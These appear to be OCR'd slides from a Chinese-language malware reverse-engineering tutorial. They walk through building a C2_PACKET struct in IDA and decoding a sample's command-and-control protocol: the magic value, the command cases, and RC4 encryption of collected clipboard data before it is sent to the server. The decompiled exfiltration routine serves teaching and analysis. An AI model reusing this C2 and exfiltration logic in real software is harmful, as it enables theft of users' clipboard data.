
1. 選到 Structures View



Create Custom Struct




Create Custom Struct




Create Custom Struct

Create Custom Struct



4. 已知 size 為 0x4C，右鍵調整 struct size

Create Custom Struct



Create Custom Struct

```
00000000 C2_PACKET       struc ; (sizeof=0x4C, mappedto_48)
00000000 field_0         dd ?
00000004 field_4         dd ?
00000008 field_8         dd ?
0000000C field_C         dd ?
00000010 field_10        dd ?
00000014 field_14        dd ?
00000018                 db ?  ; undefined
00000019                 db ?  ; undefined
0000001A                 db ?  ; undefined
0000001B                 db ?  ; undefined
```


6. 檢查 size 為 0x4C

7. 對著 db 按 [d]，將 byte 組成 field

8. [n] 可以 rename field

send_collected_data_to_c2

9. [y]，retype v4 as "C2_PACKET*"



send_collected_data_to_c2

```
10  v4 = (C2_PACKET *)malloc(0x4Cui64);
11  v4->field_0 = 0x11877811;
12  v4->field_4 = 4;
13  v4->field_8 = 0;
14  if ( (unsigned __int64)send(s, (const char *)v4, 76, 0) > 11 )// 1. initiate communication
15  {
16    v5 = 0;
17    while ( v5 <= 2 )
18    {
19      if ( (unsigned __int64)recv(s, (char *)v4, 76, 0) > 11 && v4->field_0 == 0x11877811 )// 2. receive command
20      {
21        v9 = v4->field_8;
22        if ( v9 )
23        {
24          switch ( v9 )                             // 3. parse command
25          {
26            case 1:
27              v4->field_0 = 0x11877811;
28              v4->field_4 = 4;
29              v4->field_8 = 1;
```

send_collected_data_to_c2

```
10  v4 = (C2_PACKET *)malloc(0x4Cui64);
11  v4->field_0 = 0x11877811;
12  v4->field_4 = 4;
13  v4->field_8 = 0;
14  if ( (unsigned __int64)send(s, (const char *)v4, 76, 0) > 11 )// 1. initiate communication
15  {
16    v5 = 0;
17    while ( v5 <= 2 )
18    {
19      if ( (unsigned __int64)recv(s, (char *)v4, 76, 0) > 11 && v4->field_0 == 0x11877811 )// 2. receive command
20      {
21        v9 = v4->field_8;
22        if ( v9 )
23        {
24          switch ( v9 )                               // 3. parse command
25          {
26            case 1:
27              v4->field_0 = 0x11877811;
28              v4->field_4 = 4;
29              v4->field_8 = 1;
```

field_0 為 magic number 0x11877811

field_8 為指令

send_collected_data_to_c2

```
10  packet = (C2_PACKET *)malloc(0x4Cui64);
11  packet->magic = 0x11877811;
12  packet->field_4 = 4;
13  packet->cmd = 0;
14  if ( (unsigned __int64)send(s, (const char *)packet, 0x4C, 0) > 11 )// 1. initiate communication
15  {
16    v5 = 0;
17    while ( v5 <= 2 )
18    {
19      if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )// 2. receive command
20      {
21        cmd = packet->cmd;
22        if ( cmd )
23        {
24          switch ( cmd )                    // 3. parse command
25          {
26            case 1:
27              packet->magic = 0x11877811;
28              packet->field_4 = 4;
29              packet->cmd = 1;
```

[n] to rename

send_collected_data_to_c2

```
switch ( cmd )                          // 3. parse command
{
  case 1:
    packet->magic = 0x11877811;
    packet->field_4 = 4;
    packet->cmd = 1;
    encrypt_key = (PUCHAR)&packet->field_C;
    encrypt_data(pbInput);
    for ( i = 2; i <= 23; ++i )
      *((_BYTE *)&packet->field_C + i) += *((_BYTE *)&packet->cmd + i + 3) - *((_BYTE *)&packet->cmd + i + 2);
    break;
  case 2:
    packet->magic = 0x11877811;
    packet->field_4 = 28;
    packet->cmd = 2;
    memcpy_s(&packet->field_C, 0x18ui64, cipher, 0x18ui64);
    break;
  case 3:
    goto LABEL_20;
}
```

field_C 取得來自 C2 的 encryption key，
然後加密先前取得的剪貼簿資訊

field_C 填入加密後的資訊，長度 0x18

send_collected_data_to_c2

```
switch ( cmd )                                  // 3. parse command
{
  case 1:
    packet->magic = 0x11877811;
    packet->field_4 = 4;
    packet->cmd = 1;
    encrypt_key = (PUCHAR)packet->data;
    encrypt_data(pbInput);
    for ( i = 2; i <= 23; ++i )
      packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
    break;
  case 2:
    packet->magic = 0x11877811;
    packet->field_4 = 28;
    packet->cmd = 2;
    memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
    break;
  case 3:
    goto LABEL_20;
}
```

[n]，rename field_C to "data"

[y]，retype to char[0x18]

encrypt_data

```
1  NTSTATUS __fastcall encrypt_data(PUCHAR pbInput)
2  {
3    ULONG cbOutput; // esi
4    ULONG pcbResult; // [rsp+5Ch] [rbp-2Ch] BYREF
5    BCRYPT_KEY_HANDLE phKey; // [rsp+60h] [rbp-28h] BYREF
6    BCRYPT_ALG_HANDLE phAlgorithm; // [rsp+68h] [rbp-20h] BYREF
7
8    BCryptOpenAlgorithmProvider(&phAlgorithm, L"RC4", 0i64, 0);
9    BCryptGenerateSymmetricKey(phAlgorithm, &phKey, 0i64, 0, encrypt_key, 8u, 0);
10   BCryptEncrypt(phKey, pbInput, 0x18u, 0i64, 0i64, 0, 0i64, 0, &pcbResult, 0);
11   cbOutput = pcbResult;
12   cipher = malloc(pcbResult);
13   BCryptEncrypt(phKey, pbInput, 0x18u, 0i64, 0i64, 0, (PUCHAR)cipher, cbOutput, &pcbResult, 0);
14   return BCryptDestroyKey(phKey);
15 }
```

1. 加密演算法：RC4

2. Key 長度為 8 byte

3. 密文存入 cipher


C2 Protocol

```
packet = (C2_PACKET *)malloc(0x4Cui64);
packet->magic = 0x11877811;
packet->field_4 = 4;
packet->cmd = 0;
if ( (unsigned __int64)send(s, (const char *)packet, 0x4C, 0) > 11 )// 1. initiate communication
{
  v5 = 0;
  while ( v5 <= 2 )
  {
    if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
    {
      cmd = packet->cmd;
      if ( cmd )
      {
        switch ( cmd )                          // 3. parse command
        {
          case 1:
            packet->magic = 0x11877811;
            packet->field_4 = 4;
            packet->cmd = 1;
```

magic	0x11877811	[0x0]
field_4	4	[0x4]
cmd	0	[0x8]
data	//	[0xC]

C2 Protocol


```
19      if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20      {
21        cmd = packet->cmd;
22        if ( cmd )
23        {
24          switch ( cmd )                          // 3. parse command
25          {
26            case 1:
27              packet->magic = 0x11877811;
28              packet->field_4 = 4;
29              packet->cmd = 1;
30              encrypt_key = (PUCHAR)packet->data;
31              encrypt_data(pbInput);
32              for ( i = 2; i <= 23; ++i )
33                packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
34              break;
35            case 2:
36              packet->magic = 0x11877811;
37              packet->field_4 = 28;
38              packet->cmd = 2;
39              memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
40              break;
41            case 3:
42              goto LABEL_20;
43          }
44        }
45        else
46        {
47          packet->magic = 0x11877811;
48          packet->field_4 = 4;
49          packet->cmd = 0;
50        }
51        for ( j = 0; j <= 39; ++j )
52        {
53          v7 = packet->gap24[j] + packet->gap24[7] + packet->gap24[13] - packet->gap24[31];
54          packet->gap24[j] = v7;
55          packet->gap24[j] = packet->gap24[18] - (packet->gap24[25] + packet->gap24[33]) + v7;
56        }
57        send(s, (const char *)packet, 0x4C, 0);
```



magic	0x11877811	[0x0]
field_4	?	[0x4]
cmd	1	[0x8]
data	key (size = 8)	[0xC]

C2 Protocol


```
19      if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20      {
21        cmd = packet->cmd;
22        if ( cmd )
23        {
24          switch ( cmd )                          // 3. parse command
25          {
26            case 1:
27              packet->magic = 0x11877811;
28              packet->field_4 = 4;
29              packet->cmd = 1;
30              encrypt_key = (PUCHAR)packet->data;
31              encrypt_data(pbInput);
32              for ( i = 2; i <= 23; ++i )
33                packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
34              break;
35            case 2:
36              packet->magic = 0x11877811;
37              packet->field_4 = 28;
38              packet->cmd = 2;
39              memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
40              break;
41            case 3:
42              goto LABEL_20;
43          }
44        }
